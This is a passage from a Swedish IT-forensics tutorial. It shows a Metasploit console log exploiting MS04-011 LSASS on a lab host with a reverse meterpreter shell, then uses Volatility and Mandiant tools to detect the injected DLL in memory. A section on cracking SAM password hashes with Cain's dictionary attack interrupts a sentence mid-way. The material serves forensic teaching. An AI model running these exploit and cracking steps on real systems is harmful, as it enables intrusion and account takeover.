=[ metasploit v3.3.3-release [core:3.3 api:1.0]
+ -- --= 481 exploits - 220 auxiliary
+ -- --= 192 payloads - 22 encoders - 8 nops
=[ svn r7957 updated 174 days ago (2009.12.23)

Warning: This copy of the Metasploit Framework was last updated 174 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
http://dev.metasploit.com/redmine/projects/framework/wiki/Updating

msf >
msf >
msf > use windows/smb/ms04_011_lsass
msf exploit(ms04_011_lsass) > set payload windows/meterpreter/reverse_ord_tcp
payload => windows/meterpreter/reverse_ord_tcp
msf exploit(ms04_011_lsass) > set rhost 192.168.85.129
rhost => 192.168.85.129
msf exploit(ms04_011_lsass) > set lhost 192.168.2.228
lhost => 192.168.2.228
msf exploit(ms04_011_lsass) > exploit

[*] Started reverse handler on port 4444
[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.85.129[\lsarpc]...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.85.129[\lsarpc]...
[*] Getting OS information...
[*] Trying to exploit Windows 5.1
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened (192.168.2.228:4444 -> 192.168.2.228:63680)
[*] The DCERPC service did not reply to our request

meterpreter > sysinfo
Computer: H20-PT7K6BQCJHW
OS : Windows XP (Build 2600, ).
Arch : x86
Language: en_US
meterpreter >
    
```

En MSF-attack.

Vår injicering av en dll-fil lyckades, lsass.exe.

```

# volatility
# volatility pslist -f mem.dd
    
```

Lista möjliga anslutningsobjekt:

```

# volatility connscan2 -f mem.dd
# volatility dlllist -p 616 -f mem.dd
    
```

Med kommandot "dlllist" kunde Meterpreter (metsrv.dll) tidigare påvisas men med Reflective DLL-injection syns den

LÖSENORDÅTERSTÄLLNING MED ORDLISTA FRÅN FTK

Om registerfiler finns med i avbilden kan du exportera filerna System och SAM (Security Account Manager). Dessa kan användas för återställning av lösenordet till systemet. Ett syfte kan vara att låsa upp krypterade EFS-filer. FTK Imager kan kopiera registerfiler som är låsta från en startad dator via "File/Obtain Protected Files". Börja med att installera programmet Cain (www.oxid.it/cain.html). Gå till fliken Cracker och välj "LM & NTLM Hashes". Högerklicka i tabellen/listan och välj "Add to list" eller tryck på den stora plusknappen i meny och mar-

ker "Import Hashes from a SAM database". Peka ut dina filer, SAM och System (används för Boot Key HEX). Kopiera Boot Key (HEX) från "Syskey Decoder"-dialogfönstret och klipp in den i motsvarande fält i första dialogfönstret och klicka på Next. Högerklicka på ett användarkonto och välj Dictionary Attack, sedan endera LM eller "NTLM Hashes" beroende på användarkontots typ av hash. Högerklicka i programmets dialogfönster och välj "Add to list", peka ut den ordlista som har genererats. När Cain har knäckt lösenordet knappas det in i FTK via "Tools/Enter EFS Password".

inte till. Kör därför tillägget Malfind2 som detekterar gömd och injicerad kod i Virtual Adress Descriptors (VAD).

Trots att dll-filer inte är listade i PEB så är de nämligen laddade i processens virtuella minne. Genom att gå igenom VAD-trädet kan misstänkta, virtuella minnessegment upptäckas, baserat på deras VAD-pooltyp (VadS) och skydd. Segment med exekverings-, läs- och skrivrättigheter kan vara misstänkta.

Malfind2 kontrollerar även om segmentet har någon dll-fil kopplad till sig. Skulle så inte vara fallet markeras det misstänkta segmentet med [!] i utdata och programkoden dumpas till en fil.

```

# volatility malfind2 -d report_dir -f mem.dd
    
```

Malfind2 ger följande utdata (observera att detta är en liten del av utskriften):

```

# lsass.exe (Pid: 616)
#
[!] Range: 0x007b0000 - 0x007dbfff
(Tag: VadS, Protection: 0x6)
Dumping to report_dir/
malfind.616.7b0000-7dbfff.dmp
PE sections: [.text, .rdata, .data, .rsrc, .reloc, ]
    
```

Trots allt finns det små spår av attacken med MSF v3.3.3 i internminnet.

Mandiant Audit Viewer behöver även Memoryze för att fungera. Följ programmetts guide och markera de jobb och uppgifter som ska utföras. Låt sedan programmet analysera dumpen och skriva resultatet till XML-filer. Det färdiga resultatet kan även öppnas för granskning vid ett senare tillfälle.

Enligt manualen visas processer med injicerad minnessektion i röd text. Processer märks som injicerade om en minnessektion i processen inte har något namn men ändå börjar med en standard-MZ-signatur i PE-headern. Genom att gå till fliken "Memory Sections" kan mer information hittas.

Analysen i exemplet ovan är orienterad mot incidenter med sabotagekod. Tillvägagångssättet är dock detsamma om det gäller att hitta brottsorienterad information. Du använder Volatility-kommandon som till exempel keyboardbuffer, suspicious, cryptoscan och files. Med Audit Viewer kan du klicka runt i det grafiska gränssnittet och undersöka allt i detalj.

MER ATT LÄSA

Detta får avsluta vår handfasta introduktion till IT-forensik. De som vill veta mer hittar länkar till ytterligare information i en av faktarutorna, likaså tipsar vi om länkar till program att prova. **DATOR**